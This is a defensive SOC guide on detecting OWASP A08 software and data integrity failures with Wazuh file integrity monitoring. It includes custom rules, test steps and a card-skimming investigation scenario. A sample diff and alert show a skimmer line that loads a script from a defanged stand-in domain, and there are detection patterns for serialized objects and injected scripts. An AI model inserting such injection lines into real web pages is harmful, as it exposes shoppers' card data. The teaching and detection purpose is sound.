

Software or Data Integrity Failures (OWASP A08:2025): Detecting Code Tampering with Wazuh FIM
Software and data integrity failures happen when an application trusts code or data without verifying that it is genuine and unchanged. Unsigned updates, build artifacts deployed without a signature check, third party scripts loaded without Subresource Integrity and insecure deserialization of user controlled data all belong to A08 in the OWASP Top 10:2025.
For a SOC, the main evidence is change: a new script in a web root, a modified checkout page or an artifact deployed without verification. Wazuh File Integrity Monitoring with realtime monitoring, whodata and report_changes shows what changed, how it changed and who changed it. This article explains how integrity attacks work, how to detect them with FIM and custom rules, and how a SOC investigates a hypothetical card skimming script added to a checkout page.
This guide is part of the series OWASP Top 10 for SOC Analysts: Web Attack Detection and Investigation with Wazuh. For HTTP basics, how to read access logs and how Wazuh decodes web logs, see the web attack fundamentals in that guide. The official OWASP description of this category is at OWASP A08:2025 Software or Data Integrity Failures.
Table of Contents
- What Are Software or Data Integrity Failures?
- How Integrity Attacks Work
- Integrity Failure Attack Examples
- Integrity Failure Indicators and Evidence
- How to Detect Integrity Failures with Wazuh FIM
- Practical SOC Investigation Scenario: Card Skimming Code Added to a Checkout Script
- Incident Response Process
- Prevention and Remediation
- Related OWASP Categories
- Frequently Asked Questions
- Conclusion
- Continue the OWASP Top 10 Series
- References and Further Reading
What Are Software or Data Integrity Failures?
Definition: Software or Data Integrity Failures happen when an application trusts code or data without verifying that it is genuine and unchanged, for example installing unsigned updates, loading scripts from untrusted sources, deploying artifacts without checking signatures, or deserializing data that a user can modify.
Key terms:
- Integrity means data or code has not been changed by an unauthorized party.
- Digital signature proves who created a file and that it was not modified.
- Checksum or hash comparison checks that a file matches a known good value.
- Serialization turns an object into text or bytes to store or send; deserialization turns it back into an object. Insecure deserialization (
CWE-502) happens when the app deserializes attacker controlled data, which can lead to code execution. - Subresource Integrity (SRI) is a browser feature where a
<script>tag includes a hash, so the browser refuses a modified file from a CDN. - Untrusted control sphere (
CWE-829) means including functionality from a source you do not control. - Mass assignment (
CWE-915) means the app lets a request set object attributes it should not, such asisAdmin.
What weakness it represents: OWASP describes the category as failing to maintain trust boundaries and verify the integrity of software, code and data at a lower level than Software Supply Chain Failures. It focuses on assumptions about updates and critical data made without verification.
Why it happens:
- Auto update features download updates without signature checks.
- Pipelines pull artifacts or code from places that are not verified.
- Web pages load third party scripts without SRI.
- Applications put serialized objects in cookies or hidden fields and trust them when they come back.
- Teams assume “internal” means “trusted”.
Why attackers target it: If the system blindly trusts something the attacker can modify, the attacker gets code execution or data control without needing another vulnerability. One modified update or script reaches every user.
What can happen after successful exploitation: Remote code execution on servers, malicious code shipped to customers, card skimming scripts on checkout pages, tampered prices or permissions, session theft.
Business assets affected: application servers, build artifacts, release channels, checkout pages and payment data, user sessions, critical business data.
How Integrity Attacks Work
- What the attacker needs first: A way to modify something the system trusts: control of a CDN or third party script, access to an artifact store, ability to edit a cookie or parameter that contains serialized data, or a position to replace an update.
- What is targeted: Update mechanisms, CI/CD artifact steps, external scripts, deserialization endpoints, critical data such as price or role values sent back by the client.
- What the attacker sends or changes: A modified file, a malicious serialized object, a replaced script, or a tampered value.
- What the vulnerable application does: Uses it without checking a signature, hash or server side copy.
- How the attacker exploits it: The malicious code runs automatically (update, script load, deserialization) or the tampered data is accepted.
- What happens on success: Code execution, skimming, privilege change, or data corruption.
- Evidence left behind: Changed files in web roots (FIM), new hashes for known files, unsigned artifacts in deployment logs, serialized object markers in requests, server processes started by the app after a request, and outbound connections to new domains.
Integrity Failure Attack Examples
Example 1: Insecure deserialization of a state token (from the OWASP scenario)
- Situation: A banking style web app built with Spring Boot microservices sends the user’s state to the browser as a Base64 Java serialized object and reads it back on every request.
- Attacker objective: Run code on the application server.
- Attacker actions: Notices the value starts with
rO0, the Base64 form of the Java serialization header, then uses a public tool to create a malicious object. - Safe representative request:
POST /api/profile/update HTTP/1.1
Cookie: state=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAAAeA==
- Vulnerable behavior: The server deserializes the cookie without checking a signature or allowed types.
- Attempt versus success: A modified
rO0value is an attempt (WAF or app logs may show deserialization errors). Success is shown by the Java process starting a shell or making an outbound connection right after the request. - Impact: Remote code execution on the application server.
Example 2: Checkout page loads a modified third party script
- Situation: An online ticket seller’s checkout page includes a chat widget script from an external provider, without SRI. An internal copy of an analytics script is also served from the web root.
- Attacker objective: Steal card data as customers type it.
- Attacker actions: Gains write access to the web server through stolen deployment credentials and modifies
checkout.jsto add a line that sends form data to an external domain. - Representative FIM diff (with
report_changesenabled):
< </script>
---
> var s=document.createElement('script');s.src='https://cdn-analytics-check[.]example/l.js';document.head.appendChild(s);
- Vulnerable behavior: The web server serves the modified file; browsers run it because the page trusts its own scripts and has no SRI or strict Content Security Policy.
- Attempt versus success: The file modification itself is the compromise. Success of the skimming is shown by customer browsers requesting the external domain (seen in CSP reports, proxy logs or the external provider) and later fraud reports.
- Impact: Card data theft from every checkout during the exposure window.
Example 3: Unsigned artifact deployed by CI/CD
A pipeline downloads a build artifact from a shared storage bucket and deploys it without verifying its signature. An attacker who can write to the bucket replaces the artifact. The deployment log records signature_verified: false. The root problem is the missing integrity check, which is A08. (If the attacker poisoned a dependency upstream, that broader supply chain compromise is A03.)
Integrity Failure Indicators and Evidence
- New
.php,.jspor.aspxfile in the web root outside a deployment window- Where you see it: Wazuh FIM
- Strength: Strong sign of web shell or unauthorized change
- Modified JavaScript on checkout or login pages
- Where you see it: Wazuh FIM with
report_changes - Strength: Strong
- Where you see it: Wazuh FIM with
- Hash of a deployed file differs from the release manifest
- Where you see it: FIM, deployment logs
- Strength: Strong
- Deployment of an artifact with failed or skipped signature verification
- Where you see it: CI/CD logs
- Strength: Strong evidence of an integrity gap
- Serialized object markers (
rO0AB,aced0005) in requests- Where you see it: Access logs (if in URL), WAF, app logs
- Strength: Suspicious
- Deserialization errors in application logs
- Where you see it: App logs
- Strength: Suspicious to strong
- Application server process spawning shells after a request
- Where you see it: auditd, Sysmon
- Strength: Strong
- Browsers loading scripts from a new external domain
- Where you see it: CSP reports, proxy logs
- Strength: Strong
- Mass assignment fields (for example
"role":"admin") accepted in updates- Where you see it: App or WAF logs
- Strength: Strong if the change is stored
How to Detect Integrity Failures with Wazuh FIM
Required Log Sources
- Wazuh FIM on web roots and application folders, with
realtimeandreport_changes- Necessary or optional: Necessary
- Why: Detects modified and new code files
- FIM whodata (Linux audit or Windows audit based)
- Necessary or optional: Recommended
- Why: Shows which user and process changed the file
- CI/CD and deployment logs (JSON) with artifact hash and signature result
- Necessary or optional: Necessary for pipeline integrity
- Why: Shows unverified deployments
- Application logs (deserialization errors, rejected objects)
- Necessary or optional: Recommended
- Why: Shows deserialization attempts
- WAF logs
- Necessary or optional: Recommended
- Why: Sees cookies and bodies with serialized data
- auditd or Sysmon process events on app servers
- Necessary or optional: Necessary to confirm code execution
- Why: Shows impact
- Content Security Policy violation reports
- Necessary or optional: Optional, external
- Why: Shows browsers loading unexpected scripts
What Wazuh Can and Cannot Detect
- Directly with built in features: FIM rules 550 “Integrity checksum changed.” (level 7), 553 “File deleted.” (level 7) and 554 “File added to the system.” (level 5). With
report_changes, alerts include the text diff (syscheck.diff). Withwhodata, alerts include user and process details (syscheck.audit.*). - Needs custom rules: Raise severity for executable files in web roots, modified checkout scripts, unsigned deployments, serialized object markers.
- Needs application or WAF logs: Deserialization in cookies and bodies.
- Needs external integrations: CSP reporting, code signing systems, artifact repository audit logs.
- Cannot be reliably detected by Wazuh alone: a malicious change hidden inside an approved deployment (FIM sees change, not intent), third party scripts modified on the provider’s CDN (no file changes on your server), and deserialization in requests that are not logged.
- Suspicious versus proof: FIM proves a file changed. Whether the change was unauthorized needs a change record and content review. A serialized marker proves an attempt at most; code execution evidence proves exploitation.
Wazuh Rules for Integrity Monitoring
All rules below are custom rules (examples).
Agent FIM configuration example (inside <syscheck> in the agent ossec.conf):
<directories realtime="yes" report_changes="yes" check_all="yes">/var/www</directories>
Rules:
<group name="custom_owasp,owasp_a08,">

  <!-- Custom rule (example): new server side script in the web root -->
  <rule id="100801" level="12">
    <if_sid>554</if_sid>
    <field name="file" type="pcre2">(?i)^/var/www/.+\.(php|phtml|jsp|jspx|aspx|ashx)$</field>
    <description>OWASP A08: New server side script added to web root: $(file)</description>
    <mitre>
      <id>T1505.003</id>
    </mitre>
  </rule>

  <!-- Custom rule (example): web page or script modified to load an external script -->
  <rule id="100802" level="12">
    <if_sid>550</if_sid>
    <field name="file" type="pcre2">(?i)^/var/www/.+\.(js|html|php)$</field>
    <field name="changed_content" type="pcre2">(?i)(src\s*=\s*['"]https?://|createElement\(\s*['"]script)</field>
    <description>OWASP A08: Web file $(file) modified to load external script code</description>
    <mitre>
      <id>T1565.001</id>
    </mitre>
  </rule>

  <!-- Custom rule (example): artifact deployed without signature verification -->
  <rule id="100803" level="12">
    <decoded_as>json</decoded_as>
    <field name="log_type">^deploy$</field>
    <field name="event">^artifact_deployed$</field>
    <field name="signature_verified">^false$</field>
    <description>OWASP A08: Artifact $(artifact) deployed to $(environment) without signature verification</description>
  </rule>

  <!-- Custom rule (example): Java serialized object marker in a URL parameter -->
  <rule id="100804" level="8">
    <if_sid>31100</if_sid>
    <url type="pcre2">(rO0AB|%72%4F%30%41%42|aced0005)</url>
    <description>OWASP A08: Java serialized object in request URL, possible deserialization attack</description>
    <mitre>
      <id>T1190</id>
    </mitre>
  </rule>

</group>
Notes:
fileandchanged_contentare FIM fields listed in the Wazuh documentation “Creating custom FIM rules”. In alerts they appear assyscheck.pathandsyscheck.diff.changed_contentonly has a value whenreport_changesis enabled.- The rules watch
/var/www, the default web root on Debian and Ubuntu servers. Servers with a different web root need that path instead, and upload, cache and log folders should be excluded to avoid noise. - MITRE
T1505.003is “Server Software Component: Web Shell” andT1565.001is “Data Manipulation: Stored Data Manipulation”.
Why these levels: New scripts in a web root and injected external script code are strong signs of compromise (level 12). Unsigned deployments are serious integrity gaps (level 12 in production; you might choose 10 for test environments). A serialized marker is an attempt (level 8).
How to test:
- On a lab web server with the FIM configuration above, create
/var/www/html/test_upload.php. Expected: rule100801. - Add a line
var s=document.createElement('script');to a test.jsfile. Expected: rule100802with the diff insyscheck.diff. - Paste into
wazuh-logtest:
{"log_type":"deploy","event":"artifact_deployed","artifact":"tickets-web-2.14.0.tar.gz","environment":"production","sha256":"5a99ed0034287d64cf6e0bc76451849f2b92161e4bbca0964bb41da3093c7f4b","signature_verified":"false","pipeline":"tickets-release"}
Expected: rule 100803.
Expected alert (representative, shortened):
{
  "rule": { "level": 12, "id": "100802", "description": "OWASP A08: Web file /var/www/tickets/js/checkout.js modified to load external script code" },
  "agent": { "name": "tickets-web-01" },
  "syscheck": {
    "path": "/var/www/tickets/js/checkout.js",
    "event": "modified",
    "changed_attributes": ["size", "mtime", "md5", "sha1", "sha256"],
    "diff": "> var s=document.createElement('script');s.src='https://cdn-analytics-check[.]example/l.js';document.head.appendChild(s);",
    "audit": { "user": { "name": "deploy" }, "process": { "name": "/usr/bin/vim.basic" } }
  }
}
Investigating the Alert in Wazuh
- Find the alert: File Integrity Monitoring module for the agent, or Threat Hunting with
rule.groups:owasp_a08orrule.groups:syscheck. - Fields to inspect:
syscheck.path,syscheck.event(added, modified, deleted),syscheck.diff,syscheck.sha256_after,syscheck.uname_after,syscheck.audit.user.name,syscheck.audit.process.name(with whodata),timestamp. - Source IP: For FIM, there is none. Find it by correlating the time with web access logs (upload requests, admin logins) or SSH logins on the host.
- Affected endpoint:
agent.nameand the website served from that path. - User account:
syscheck.audit.user.namewith whodata, or the file owner, then the login records for that user. - Timestamps: Change time, deployment schedule, and first request to the new or changed file in access logs.
- Correlate: Was there a deployment at that time? Did an upload request precede the new file? Did anyone request the new file afterwards (
data.urlwith the file name)? - Success check: Requests to a new web shell returning
200, processes started by the web server, browsers contacting the injected domain. - Impact: Exposure window, number of visitors or transactions, data at risk.
- Document: File path, old and new hashes, diff, who changed it, how, and exposure window.
Useful Wazuh Dashboard Queries
rule.id:(100801 or 100802)- What it finds: High risk web root changes
- What to look for: Immediate review
syscheck.event:added and syscheck.path:/var/www*- What it finds: All new files in the web root
- What to look for: Script files, odd names
syscheck.path:*checkout.js*- What it finds: All changes to the checkout script
- What to look for: Compare with release dates
rule.id:100803- What it finds: Unsigned deployments
- What to look for: Which pipeline and artifact
data.url:*test_upload.php*- What it finds: Requests to a suspicious new file
- What to look for: Attackers using a web shell
rule.id:100804- What it finds: Serialized objects in URLs
- What to look for: Then check app logs and processes
rule.id:550 and syscheck.audit.process.name:*vim*- What it finds: Manual edits to monitored files
- What to look for: Changes outside the pipeline
Detection Limitations
- FIM only watches configured paths; attackers may write elsewhere.
- Approved deployments create many FIM events; malicious changes can hide inside them unless you compare with release hashes.
- Scripts modified at a third party CDN never touch your servers.
- Deserialization in cookies and bodies is invisible in access logs.
report_changesstores file copies and can expose sensitive content in alerts; usenodifffor secret files.- Improve visibility: Enable FIM with whodata on web roots, log deployments with hashes and signature results, use SRI and CSP reporting, log deserialization errors, and monitor app server process creation.
Practical SOC Investigation Scenario: Card Skimming Code Added to a Checkout Script
Organization and affected application. An online ticket seller hosts its checkout on Linux web servers. Wazuh FIM monitors /var/www/tickets with realtime, whodata and report_changes enabled.
Initial suspicious activity. At 01:14 on a Saturday, outside every release window, someone edits the checkout JavaScript file.
Initial detection. Custom rule 100802 fires: checkout.js was modified to load an external script.
Logs examined. The analyst reviews the FIM alert with its diff and whodata details, the SSH authentication events on the host, the access logs for checkout pages and the deployment records.
Suspicious indicators. The diff adds one line that creates a script element loading code from cdn-analytics-check[.]example, a domain the company does not use. Whodata shows the user deploy editing the file with vim, not through the release pipeline. Releases only run on Tuesdays.
Event correlation. Built in rule 5715 (“sshd: authentication success.”) records a login for deploy at 01:09 from an IP in a country where the company has no staff. The access logs show about 3,200 checkout page loads since 01:14. DevOps confirms that the deploy account uses a password and that the password had been stored in a shared wiki.
Assessment of successful exploitation. The unauthorized file modification is confirmed by FIM and whodata, and the modified file was confirmed as served to visitors. Whether card data was actually sent to the external domain still needs browser side evidence, such as CSP reports, proxy data or fraud reports, so data theft is likely but not yet confirmed.
Potential business impact. Card data from about 900 completed payments during the exposure window may have been captured.
Incident response actions. The SOC escalates the case as Critical. It recommends restoring the file from the signed release, blocking the external domain at the edge, disabling the deploy account and preserving the host for forensics. DevOps restores the file and rotates the credentials. The payments and legal teams notify the payment provider.
Recommended remediation. Deployments become key based and pipeline only. Developers add Subresource Integrity to external scripts and a strict Content Security Policy, and web root hashes are compared against the release after every deployment. The site served code that nobody verified, so the core issue is A08 Software or Data Integrity Failures. The stolen deployment credential adds an A07 aspect.
Incident Response Process
- Initial triage
- Category specific action: Is the change part of an approved release? Is it a script, config or data change?
- Who: SOC L1
- Evidence collection
- Category specific action: FIM alert with diff and hashes, whodata, deployment logs, access logs, a copy of the modified file
- Who: SOC L1 or L2
- Event correlation
- Category specific action: Login or upload, then file change, then requests to the file, then outbound or process activity
- Who: SOC L2
- Severity assessment
- Category specific action: Approved but unverified (Medium), unauthorized change to non critical file (High), web shell or skimmer (Critical)
- Who: SOC L2
- Impact assessment
- Category specific action: Exposure window, visitors, transactions, systems reached
- Who: SOC with app owner
- Escalation
- Category specific action: Incident lead, app owner, DevOps, payments and legal if card data
- Who: SOC
- Containment recommendation
- Category specific action: Restore from signed release, remove web shells, block domains, disable accounts, isolate host
- Who: SOC recommends; DevOps and admins execute
- Coordination
- Category specific action: Add signing, SRI, CSP, deployment hash checks, safe deserialization
- Who: Developers, DevOps
- Remediation verification
- Category specific action: Hashes match release, no new FIM alerts outside release windows
- Who: SOC
- Documentation and closure
- Category specific action: Timeline, diff, root cause, new controls
- Who: SOC and incident lead
Prevention and Remediation
- Use digital signatures for software, updates and build artifacts, and verify them before use.
- Use trusted repositories and internal mirrors for packages and artifacts.
- Protect the CI/CD pipeline with access control, review and logging.
- Add Subresource Integrity to external scripts and a strict Content Security Policy.
- Never deserialize untrusted data; if needed, sign it and restrict allowed types.
- Do not trust client side copies of critical data such as prices or roles; keep them on the server.
- Monitor web roots and application folders with FIM and compare with release hashes.
Related OWASP Categories
- A03:2025 Software Supply Chain Failures: A poisoned upstream component is A03; skipping verification of code or data before trusting it is A08. See the side by side comparison.
- A07:2025 Authentication Failures: Stolen deployment credentials are often how attackers gain the write access needed to modify files.
- A06:2025 Insecure Design: Upload features that accept executable files are a design flaw that frequently leads to web shells.
Frequently Asked Questions
What is insecure deserialization?
Deserialization turns stored or transmitted data back into program objects. When an application deserializes data that a user can modify, such as a cookie, without checking its integrity or allowed types, an attacker can supply a malicious object that leads to code execution. It is CWE-502 and belongs to A08.
What does Wazuh FIM whodata add?
Whodata records which user and which process changed a monitored file. That helps decide whether a change came from the release pipeline or from a manual edit outside approved processes.
How do you tell an approved change from a malicious one in a FIM alert?
Check the release schedule and change records, the user and process from whodata, the diff content and whether the new file hash matches the release manifest. A manual edit outside a release window that adds external script code is a strong sign of compromise.
Can Wazuh detect a third party script modified on a CDN?
No. FIM only sees files on monitored hosts. Changes at a third party provider are detected through Subresource Integrity failures, Content Security Policy violation reports, external hash monitoring of the script or proxy logs showing browsers contacting new domains.
How can FIM noise during deployments be reduced?
Exclude cache, upload and log folders, compare new hashes with the release manifest, treat changes made by the pipeline account during release windows as expected, and raise severity for changes outside those windows.
Conclusion
Software and data integrity failures are about trust without verification. Wazuh FIM gives SOC teams strong visibility into the server side of the problem: new scripts in web roots, modified pages and configuration, with the exact diff and the user and process behind each change. Deployment logs collected as JSON show when artifacts were deployed without signature checks.
Detection still has limits, especially for scripts hosted by third parties and for deserialization payloads hidden in cookies. Subresource Integrity, Content Security Policy, signed artifacts and safe deserialization close those gaps, while the SOC verifies that deployed files match the signed release.
Continue the OWASP Top 10 Series
- Series overview: OWASP Top 10 for SOC Analysts: Web Attack Detection and Investigation with Wazuh
- Previous category: Authentication Failures (OWASP A07:2025): Detecting Credential Stuffing and Password Spraying with Wazuh
- Next category: Security Logging and Alerting Failures (OWASP A09:2025): Detecting Log Tampering and Visibility Gaps with Wazuh
References and Further Reading
- OWASP A08:2025 Software or Data Integrity Failures
- CWE-502 Deserialization of Untrusted Data
- CWE-829 Inclusion of Functionality from Untrusted Control Sphere
- CWE-915 Improperly Controlled Modification of Dynamically Determined Object Attributes
- MITRE ATT&CK T1505.003 Web Shell
- MITRE ATT&CK T1565.001 Stored Data Manipulation
- Wazuh documentation: File integrity monitoring basic settings
- Wazuh documentation: Creating custom FIM rules
- Wazuh documentation: Rules syntax
- Wazuh documentation: Custom rules
- Wazuh documentation: Testing decoders and rules
- OpenSearch Dashboards Query Language (DQL)


Subscribe To Our Newsletter
Join our mailing list to receive the latest news and updates from our team.
You have Successfully Subscribed!